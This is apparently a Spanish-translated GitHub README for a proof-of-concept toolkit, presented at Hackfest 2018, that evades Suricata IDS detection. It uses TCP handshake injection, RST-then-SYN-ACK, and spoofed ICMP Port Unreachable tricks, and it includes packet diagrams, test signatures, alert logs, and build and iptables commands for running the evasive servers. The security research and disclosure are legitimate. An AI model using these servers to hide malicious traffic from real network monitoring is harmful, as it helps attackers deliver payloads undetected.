 kirillwow/ids_bypass
Trucos de evasión de IDS

Estos programas son solo con fines educativos. No los use sin permiso.


Si como servidor interrumpe el orden normal de los paquetes del handshake TCP de 3 vías e inyecta datos de respuesta antes de que se complete el 3whs, los datos aún serán recibidos por el cliente, pero algunos motores IDS pueden omitir las comprobaciones de contenido en esos datos.
Client    ->  [SYN] [Seq=0 Ack=0]           ->  Evil Server     # Client starts a TCP 3-way handshake
Client    <-  [SYN, ACK] [Seq=0 Ack=1]      <-  Evil Server     # Server responses as it should, but ...
Client    <-  [PSH, ACK] [Seq=1 Ack=1]      <-  Evil Server     # It sends HTTP response before the 3whs is completed
Client    <-  [FIN, ACK] [Seq=83 Ack=1]     <-  Evil Server     # Moreover it finishes TCP session
Client    ->  [ACK] [Seq=1 Ack=84]          ->  Evil Server     # Client finishes TCP 3whs by sending ACK packet and confirms data from server
Client    ->  [PSH, ACK] [Seq=1 Ack= 4]     ->  Evil Server     # Then it sends a HTTP GET request as nothing wrong happened
Suricata IDS < 4.0.4 es propenso a este problema: las firmas HTTP o Stream-TCP no alertarán sobre el contenido inyectado. No vemos ninguna alerta sobre datos de respuesta HTTP maliciosos si aplicamos las siguientes firmas contra el tráfico de red de la PoC.
alert tcp any any -> any any (msg: "TCP BEEN NO_STREAM RULE"; flow: no_stream; content: "been"; sid: 1; )
alert tcp any any -> any any (msg: "TCP BEEN ONLY_STREAM RULE"; flow: only_stream; content: "been"; sid: 2; )
alert http any any -> any any (msg: "HTTP BEEN RULE"; content: "been"; sid: 3; )
alert tcp any any -> any any (msg: "TCP GET NO_STREAM RULE"; flow: no_stream; content: "GET"; sid: 4; )
alert tcp any any -> any any (msg: "TCP GET ONLY_STREAM RULE"; flow: only_stream; content: "GET"; sid: 5; )
alert http any any -> any any (msg: "HTTP GET RULE"; content: "GET"; sid: 6; )

03/02/2018-11:08:13.012990  [**] [1:1:0] TCP BEEN NO_STREAM RULE [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.235.101:80 -> 192.168.235.1:56581
03/02/2018-11:08:13.013610  [**] [1:4:0] TCP GET NO_STREAM RULE [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.235.1:56581 -> 192.168.235.101:80
03/02/2018-11:08:13.018914  [**] [1:5:0] TCP GET ONLY_STREAM RULE [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.235.1:56581 -> 192.168.235.101:80
03/02/2018-11:08:13.018914  [**] [1:6:0] HTTP GET RULE [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.235.1:56581 -> 192.168.235.101:80
Los clientes Windows pueden procesar datos TCP incluso si llegan poco después de un paquete TCP RST. Algunos IDS procesan esto correctamente e intentan coincidir los datos después del RST, pero otros dejan de inspeccionar el flujo TCP después de recibir el RST.
Client    ->  [SYN] [Seq=0 Ack=0]           ->  Evil Server     # Client starts a TCP 3-way handshake
Client    <-  [RST, ACK] [Seq=0x0 Ack=1]    <-  Evil Server     # Server responses with TCP RST
Client    <-  [SYN, ACK] [Seq=1 Ack=1]      <-  Evil Server     # And SYN-ACK shortly after RST
           ... 3whs continues ...
Suricata IDS sigue siendo propenso a este problema: las firmas HTTP o Stream-TCP no alertarán sobre esta sesión TCP.
alert tcp any any -> any any (msg: "TCP BEEN NO_STREAM RULE"; flow: no_stream; content: "been"; sid: 1; )
alert tcp any any -> any any (msg: "TCP BEEN ONLY_STREAM RULE"; flow: only_stream; content: "been"; sid: 2; )
alert http any any -> any any (msg: "HTTP BEEN RULE"; content: "been"; sid: 3; )
alert tcp any any -> any any (msg: "TCP GET NO_STREAM RULE"; flow: no_stream; content: "GET"; sid: 4; )
alert tcp any any -> any any (msg: "TCP GET ONLY_STREAM RULE"; flow: only_stream; content: "GET"; sid: 5; )
alert http any any -> any any (msg: "HTTP GET RULE"; content: "GET"; sid: 6; )

05/03/2018-19:13:43.270632  [**] [1:4:0] TCP GET NO_STREAM RULE [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.235.1:53434 -> 192.168.235.101:80
05/03/2018-19:13:43.471128  [**] [1:1:0] TCP BEEN NO_STREAM RULE [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.235.101:80 -> 192.168.235.1:53434
El servidor debe responder con un mensaje ICMP tipo "Destination Unreachable" código "Port Unreachable" si se envió un paquete UDP a un puerto UDP cerrado. El IDS puede interpretar las respuestas ICMP Unreachable de la misma manera que los paquetes TCP RST y detener o limitar la inspección de tráfico de este flujo UDP. Si una respuesta UDP normal sigue al mensaje ICMP, entonces el atacante omite las comprobaciones UDP del tráfico de su servidor. Tenga en cuenta que los clientes normales cierran las conexiones si reciben ICMP Dest. Unreachable, por lo que intercambiamos direcciones IP y puertos UDP en el UDP adjunto del mensaje ICMP para que el cliente no acepte dicho mensaje ICMP pero el IDS sí.
Client    ->  [UDP Req]                  ->  Evil Server     # Client starts UDP session by sending a packet
Client    <-  [ICMP] [Type=3, Code=3]    <-  Evil Server     # Server responses with *improved* ICMP Destination Unreachable first
Client    <-  [UDP Resp]                 <-  Evil Server     # And with UDP answer as usual
Suricata IDS < 3.1.2 es propenso a este problema: las firmas UDP no coincidirán con los paquetes del Servidor Malicioso.
alert udp any any -> any any (msg: "UDP BEEN RULE"; content: "been"; sid: 1; )
alert udp any any -> any any (msg: "UDP HELLO RULE"; content: "hello"; sid: 2; )

05/03/2018-03:44:11.016635  [**] [1:2:0] UDP HELLO RULE [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.235.100:46599 -> 192.168.235.101:80
Estas técnicas pueden aplicarse a otras herramientas y sistemas de Detección de Intrusiones o Monitoreo de Red.
Kirill Shipulin de Positive Technologies (@kirill_wow) Diapositivas de mi charla en Hackfest 2018 disponibles
git clone https://github.com/kirillwow/ids_bypass.git
cd ids_bypass
make
# inject server
sudo iptables -A OUTPUT -p tcp --sport 80 --tcp-flags RST RST -j DROP
sudo ./inject_server # print help
sudo ./inject_server -i eno16777736 -p 80
# rst server
sudo iptables -A OUTPUT -p tcp -o eno16777736 --sport 80 -m owner --uid-owner 0 --tcp-flags RST RST -j ACCEPT
sudo iptables -A OUTPUT -p tcp -o eno16777736 --sport 80 --tcp-flags RST RST -j DROP
sudo ./rst_server # print help
sudo ./rst_server -i eno16777736 -p 80
# icmp server
sudo iptables -A OUTPUT -o eno16777736 -p icmp --icmp-type destination-unreachable -m owner --uid-owner 0 -j ACCEPT
sudo iptables -A OUTPUT -o eno16777736 -p icmp --icmp-type destination-unreachable -j DROP
sudo ./icmp_server # print help
sudo ./icmp_server -i eno16777736 -p 80